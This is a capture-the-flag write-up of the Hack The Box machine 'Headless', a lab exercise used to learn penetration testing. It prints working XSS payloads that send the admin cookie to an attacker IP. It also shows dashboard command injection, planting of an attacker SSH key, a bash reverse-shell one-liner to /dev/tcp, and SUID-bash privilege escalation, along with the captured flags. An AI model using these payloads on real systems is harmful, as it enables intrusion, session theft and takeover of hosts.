

[HTB] Headless

- by Pablo [github.com/vorkampfer/hackthebox2/headless](https://github.com/vorkampfer/hackthebox2/headless)
- Resources:


1. Savitar YouTube walk-through <https://htbmachines.github.io/>
2. 0xdf gitlab: <https://0xdf.gitlab.io/2024/07/20/htb-headless.html#>
3. 0xdf YouTube: <https://www.youtube.com/@0xdf>
4. Privacy search engine <https://metager.org>
5. Privacy search engine <https://ghosterysearch.com/>
6. CyberSecurity News <https://www.darkreading.com/threat-intelligence>
7. <https://book.hacktricks.xyz/>



- View terminal output with color

```
bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

Headless is a nice introduction to cross site scripting, command injection, and understanding Linux and Bash. I'll start with a simple website with a contact form. When I put any HTML tags into the message, there's an alert saying that my

request headers have been forwarded **for** analysis. **I**’ll embed a **XSS** payload into request headers **and** steal a cookie from the admin. As an admin user, **I** get access to the dashboard, where a simple form has command injection. To escalate, **I**’ll abuse a system check script that tries to run another script with a relative path. In Beyond Root, **I**’ll look at understanding **and** attacking the cookie used by the site, **and** some odd status codes **I** noticed during the solution. **~0xdf**

Skill-set:

1. **CSRF** stealing admin cookie
2. Abusing **SSH** to gain ssh shell via command injection.
3. Abusing poor coding practices to assign stickybit to **/bin/bash**

## Basic Recon

### 1. Ping & `whichsystem.py`

1. `▷ ping -c 1 10.129.254.218`
2. `▷ whichsystem.py 10.129.254.218`  
`[+]==> 10.129.254.218 (ttl -> 63): Linux`

### 2. Nmap

1. **I** use variables **and** aliases to make things go faster. For a list of my variables **and** aliases vist [github.com/vorkampfer](https://github.com/vorkampfer)
2. `▷ openscan steamcloud.htb`  
`alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap'` `<<<` This is my preliminary scan to grab ports.
3. `▷ echo $openportz`  
`22,80`
4. `▷ source ~/.zshrc`
5. `▷ echo $openportz`  
`22,5000`
6. `▷ portzscan $openportz drive.htb`
7. `▷ qnmap_read.sh`  
Enter the path of your nmap scan output file: `portzscan.nmap`  
  
`nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,5000 headless.htb`  
`>>> looking for nginx`  
`>>> looking for OpenSSH`  
`OpenSSH 9.2p1 Debian 2+deb12u2`  
`>>> Looking for Apache`  
`>>> Looking for popular CMS & OpenSource Frameworks`  
`5000/tcp open http syn-ack Werkzeug httpd 2.2.2 (Python 3.11.2)`  
`|_http-server-header: Werkzeug/2.2.2 Python/3.11.2`  
  
`>>> Looking for any subdomains that may have come out in the nmap scan`  
  
`>>> Here are some interesting ports`  
`22/tcp open ssh`  
`OpenSSH 9.2p1 Debian 2+deb12u2`  
  
`>>> Listing all the open ports`  
`22/tcp open ssh syn-ack OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)`  
`5000/tcp open http syn-ack Werkzeug httpd 2.2.2 (Python 3.11.2)`

OPENSSSH (1:9.2P1-2+DEB12U1) *DEBIAN 12 BOOKWORM*

### 3. Discovery with *Ubuntu Launchpad*

1. **I** lookup ``OpenSSH 9.2p1 Debian 2+deb12u2 launchpad``
2. Seems to be running Debian **12** Bookworm.
3. `openssh (1:9.2p1-2+deb12u1) bookworm; urgency=medium`

### 4. Whatweb

1. `▷ ▷ whatweb http://10.129.255.139:5000`  
`http://10.129.255.139:5000 [200 OK] Cookies[is_admin], Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/2.2.2 Python/3.11.2], IP[10.129.255.139], Python[3.11.2], Script, Title[Under Construction], Werkzeug[2.2.2]`

## Directory Busting

5. wfuzz

```
1. I do a quick basic scan of the main page
2. ➤ wfuzz -c --hc=404 --hh=2799 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
'http://10.129.255.139:5000/FUZZ'

=====
ID           Response    Lines      Word        Chars       Payload
=====
000000055:   200         92 L       179 W       2363 Ch     "support"
000002927:   500          5 L        37 W        265 Ch     "dashboard"
3. I will go to the `/dashboard` page after I steal the admin cookie. You will need to capture the main page
`http://headless.htb:5000/` for the initial cookie to be set. If the cookie does not get set copy it over to the request
side because if you attempt to query `/dashboard` without the cookie it returns a 500 internal error. Once you get the admin
cookie you will need to set it on `http://headless.htb:5000/dashboard` page in the DOM inspector storage. If you try setting
the admin cookie on `/dashboard` it will not work. After you set the admin cookie on `/support` navigate to `/dashboard` and
you should now be admin.
4. Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
5. If you do not know what I am talking about. That is fine. You will know what I mean later in this walkthrough. This is
kind of a foreshadowing because I was confused here with the cookie placement and just wanted to clear that up.
```

## Hacking Attempt Detected

Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

### Client Request Information:

```
Method: POST
URL: http://headless.htb:5000/support
Headers: Host: headless.htb:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 129
Origin: http://headless.htb:5000
Dnt: 1
Sec-Gpc: 1
Connection: keep-alive
Referer: http://headless.htb:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

6. Manual site enumeration

```
1. I click on `For questions` button
2. http://headless.htb:5000/support
3. I fill out the `contact support`
4. foo, foo, foo@gmail.com, 999999999
5. I check for XSS with an image tag
6. </img>
7. I set up a netcat listener on port 443
8. I get no response and I get this error saying "hacking attempt"
9. I try he same thing but through burpsuite.
```

### Burpsuite intercept

```
1 POST /support HTTP/1.1
2 Host: headless.htb:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/1
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
  ge/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 129
9 Origin: http://headless.htb:5000
10 DNT: 1
11 Sec-GPC: 1
12 Connection: keep-alive
13 Referer: http://headless.htb:5000/support
14 Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
15 Upgrade-Insecure-Requests: 1
16 Priority: u=0, i
17
18 fname=foo&lname=foo&email=foo%40gmail.com&phone=999999999&message=
  %3Cimg+src%3D%22http%3A%2F%2F10.10.14.7%3A443%22%3E%3C%2Fimg%3E
```

7. I intercept the XSS request

```
1. I click back and all of my input is still there.
2. I intercept that with burpsuite and send it to repeater.
3. This time I will use the '-k' flag with netcat. That keeps the connection open.
4. nc -nlvp 8000
5. > curl localhost:8000
6. I get a hit so I know everything is working.
7. > nc -nlvp 8000
Listening on 0.0.0.0 8000
Connection received on 127.0.0.1 48636
GET / HTTP/1.1
Host: localhost:8000
User-Agent: curl/8.9.0
Accept: */*
```

```
Sec-GPC: 1
Connection: keep-alive
Referer: http://headless.htb:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs;xss=<script
src="http://10.10.14.8:8000/pwn.js"></script>
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

How to steal an admin cookie with csrf method


8. I try inserting an XSS tag in the header in the cookie field. I realize it does not matter were in the header you insert your payload it will work.

```
1. We need to intercept the "hacking attempt" message page as it has a cookie that we can manipulate to steal and hopefully gain a shell.
2. http://headless.htb:5000/support
3. Since we are using burpsuite the header is basically easily manipulated.
4. Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs;foo=<script src="http://10.10.14.7:8000/pwn.js"></script>
5. SUCCESS, I get a hit back after a minute or so.
6. Connection received on 10.129.255.139 42194
GET /pwn.js HTTP/1.1
Host: 10.10.14.7:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:5000/
Connection: keep-alive
5. Any time you see an XSS with a foo.js payload that automatically tells me we are attempting to steal the admin cookie. We just need to find a cookie stealing javascript payload.
6. I am going to setup a python server on port 8000 the default port.
7. > python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
11 Sec-GPC: 1
12 Connection: keep-alive
13 Referer: http://headless.htb:5000/support
14 Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs;foo=
  <script>fetch("http://10.10.14.7/?"+document.cookie)%3b</script>
15 Upgrade-Insecure-Requests: 1
16 Priority: u=0, i
```

9. fetch is a javascript command we can use to steal the cookie

1. I first stet up the python server on port 80
  2. sudo python3 -m http.server 80
  3. I paste `;foo=<script>fetch("http://10.10.14.7/?"+document.cookie)%3b</script>` into the cookie header in burpsuite repeater
  4. I url encode the semicolon with `%3b`, and click send payload.
  5. That payload did not seem to work I replace it in the same exact spot but I use the payload below instead and it works. I also listen on port 80 instead of port 8000.
  6. sudo python3 -m http.server 80
  7. <script>var i=new Image(); i.src="http://10.10.14.7/?c="+document.cookie;</script>
  8. SUCCESS I get the cookie back
  9. > sudo python -m http.server 80
- ```
[sudo] password for h@x0r:
Sorry, try again.
[sudo] password for h@x0r:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.255.139 - - [31/Jul/2024 18:43:51] "GET /?c=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
```
10. This payload from 0xdf is even better.
  11. <script>var i=new Image(); i.src="http://10.10.14.6/?c="+document.cookie;</script>



### Accessing the admin dashboard

10. I go the dashboard page `http://headless.htb:5000/dashboard` . Then I open up the DOM inspector with `CTRL + Shift + k`

1. I'll go into the Firefox dev tools, Storage tab, and replace my cookie with this value: ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
2. You may have a different cookie, but you get the idea.
3. Paste it in and then click refresh and you should see the admin dashboard.
4. SUCCESS

### Command Injection


```
12 Connection: keep-alive
13 Referer: http://headless.htb:5000/dashboard
14 Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
15 Upgrade-Insecure-Requests: 1
16 Priority: u=0, i
17
18 date=2023-09-15
```

11. It seems that I can not change anything on this admin dashboard except the date.

1. Before intercepting you need to click generate report. Then intercept the page after that. Click refresh to intercept with burpsuite.
  2. In the browser, I can not change the fields to anything but a date. But in Burp, I can mess around with the requests. I will send this request to Repeater.
  3. It seems the server is using python in the backend.
- ```
=====
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.11.2
Date: Thu, 01 Aug 2024 00:01:38 GMT
Content-Type: text/html; charset=utf-8
```



- =====
3. If this report is being generated using python it is most likely running subprocess.run or os.system. To check if that is the case I will add a simple semicolon to the end of the date and attempt to insert a `command injection`.
  4. I will enter a ;whoami at the end of the date. That means you will not be able to this in the repeater because we need it to render on the browser. So you will make the change on the fly and then forward the command injection.
  5. It says I am `dvir`. I will try it again using the command id
  6. SUCCESS, we have command injection



12. Command injection continued...

1. Correction this does work in the repeater as well.
2. 

Systems are up and running!  
uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)

enumerating user dvir

13. I will try to find a way to get a shell

1. I am able to list out the contents of `dvir` home directory.
- ```
REQUEST>>> date=2023-09-15;ls -la /home/dvir/
RESPONSE>>> Systems are up and running!
total 48
drwx-----  8 dvir dvir 4096 Feb 16 23:49 .
drwxr-xr-x   3 root root 4096 Sep  9  2023 ..
drwxr-xr-x   3 dvir dvir 4096 Feb 16 23:49 app
lrwxrwxrwx   1 dvir dvir    9 Feb  2 16:05 .bash_history -> /dev/null
-rw-r--r--   1 dvir dvir  220 Sep  9  2023 .bash_logout
-rw-r--r--   1 dvir dvir 3393 Sep 10  2023 .bashrc
drwx----- 12 dvir dvir 4096 Sep 10  2023 .cache
lrwxrwxrwx   1 dvir dvir    9 Feb  2 16:05 geckodriver.log -> /dev/null
drwx-----  3 dvir dvir 4096 Feb 16 23:49 .gnupg
drwx-----  4 dvir dvir 4096 Feb 16 23:49 .local
drwx-----  3 dvir dvir 4096 Sep 10  2023 .mozilla
-rw-r--r--   1 dvir dvir  807 Sep  9  2023 .profile
lrwxrwxrwx   1 dvir dvir    9 Feb  2 16:06 .python_history -> /dev/null
drwx-----  2 dvir dvir 4096 Feb 16 23:49 .ssh
-rw-r-----  1 root dvir   33 Jul 31 16:24 user.txt
```

Injecting our public key to get ssh shell

14. Generating SSH keys and injection our public key into authorized keys

1. It seems like there is not any private key for user `dvir`. So lets bypass that by creating our own new keys and injecting our public key into his `authorized\_keys` file. This should not be able to happen, but it really is not the fault of ssh. SSH in itself is super hardened system, but this is a compromised system already and we are simply abusing the basic features in linux to achieve our malicious ends.
2. normally I like to create rsa keys `ssh-keygen -t rsa` but this time will need to do the default ssh-keygen that will create keys with the more modern ssh-ed25519 encryption. This is way shorter and this will not get any linebreakage when attempting to inject the our public key into `authorized\_keys`.
3. > ssh-keygen
4. So, you will select a different path `/path/to/id\_rsa` than the default one and then when you are done simply delete the keys.
5. You will need to chmod 600 the private key `id\_rsa`.
6. Now, cat out the `id\_rsa.pub` you created and that are going to use it in our payload in burpsuite repeater.
7. > cat id\_rsa.pub; echo

```
8. So this will be what the payload should look like
=====
;echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE8JRrKFMLz1FFHa4q2eAnQ3jB4jyIXhQ/VnPEyleqcH h@x0r@bl@ckarchH@x0r" >
/home/dvir/.ssh/authorized_keys
=====

8. To verify:
REQUEST>>> date=2023-09-15;ls -la /home/dvir/.ssh
RESPONSE>>> Systems are up and running!
total 12
drwx----- 2 dvir dvir 4096 Jul 31 23:49 .
drwx----- 8 dvir dvir 4096 Feb 16 23:49 ..
-rw-r--r-- 1 dvir dvir 582 Jul 31 23:49 authorized_keys
REQUEST>>> date=2023-09-15;cat /home/dvir/.ssh/authorized_keys
RESPONSE>>> Systems are up and running!
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE8JRrKFMLz1FFHa4q2eAnQ3jB4jyIXhQ/VnPEyleqcH h@x0r@bl@ckarchH@x0r
9. date=2023-09-15;ls -la /home/dvir/.ssh
RESPONSE>>> Systems are up and running!
total 12
drwx----- 2 dvir dvir 4096 Aug 1 00:21 .
drwx----- 8 dvir dvir 4096 Feb 16 23:49 ..
-rw-r--r-- 1 dvir dvir 110 Aug 1 00:21 authorized_keys
REQUEST>>>

10. Lastly, now ssh. You should not need a password. Many say you do not need the private key either but I found that this
is not the case for me.
11. > ssh dvir@10.129.254.4 -i id_rsa
12. SUCCESS!
13. We could have also gotten the shell with a bash 1 one liner. Check out pentestmonkey.net.
14. date=2023-09-15;bash -i %26 /dev/tcp/10.10.14.8/443 0>%261 <<< You always want to url encode the ampersands & when
applicable.
```

Got SSH shell as user dvir

15. Success I got the shell as dvir via ssh

```
1. > ssh dvir@10.129.254.4 -i id_rsa
2. dvir@headless:~$ whoami
dvir
3. dvir@headless:~$ export TERM=xterm
4. dvir@headless:~$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 12 (bookworm)"
5. We were correct the server was a Debian 12 Bookworm.
6. dvir@headless:~$ cat user.txt
e386c4c4345aa4e7a36a9c5dd5a50f37
7. I grep for passwords in the home directory but there is nothing.
8. $ grep -Rwi \*password\* .
9. dvir@headless:~$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
dvir:x:1000:1000:dvir,,,:/home/dvir:/bin/bash
10. divr is the only other user with bash access
11. dvir@headless:~$ sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
12. dvir@headless:~$ file /usr/bin/syscheck
/usr/bin/syscheck: Bourne-Again shell script, ASCII text executable
13. Executable shell script?! `How can it be an executable shell script if it does not have the .sh at the end`? Well,
really it is not required. It is just standard convention to put .sh at the end of a shell script.
14. dvir@headless:~$ cat /usr/bin/syscheck
15. It is searching for initdb.sh if it is not there it starts the database with this command
>>> ./initdb.sh 2>/dev/null
16. find / -name \*initdb.sh\* 2>/dev/null
17. There is nothing.
```


Privilege Escalation

- #pwn\_bash\_copying\_fake\_bash\_to\_tmp\_and\_assigning\_stickybit
- #pwn\_copying\_fake\_bash\_to\_tmp\_and\_assigning\_suid\_stickybit
- #pwn\_suid\_stickybit\_copying\_bash\_to\_tmp\_for\_privesc


16. Since I was having a hard time finding a vector for a privesc I checked out 0xdf. Actually I always usually read 0xdf's walkthroughs even if I decide to use a different method. Or I will check out S4vitar, IPPSEC, pencer.io, or anywhere I can find good info on what I

```
am trying to do. Well, 0xdf comes through again in the privesc
dvir@headless:/dev/shm$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1265648 Apr 24  2023 /bin/bash
dvir@headless:/dev/shm$ ls -l /tmp/foo
-rwsrwsrwx 1 root root 1265648 Aug  1 06:37 /tmp/foo
dvir@headless:/dev/shm$ /tmp/foo -p
foo-5.2# whoami
root
foo-5.2# cat /root/root.txt
b72f2df742b3458847f84dcac10562e9
```

1. I got this script from the 0xdf walkthrough.
2. I cd into /dev/shm
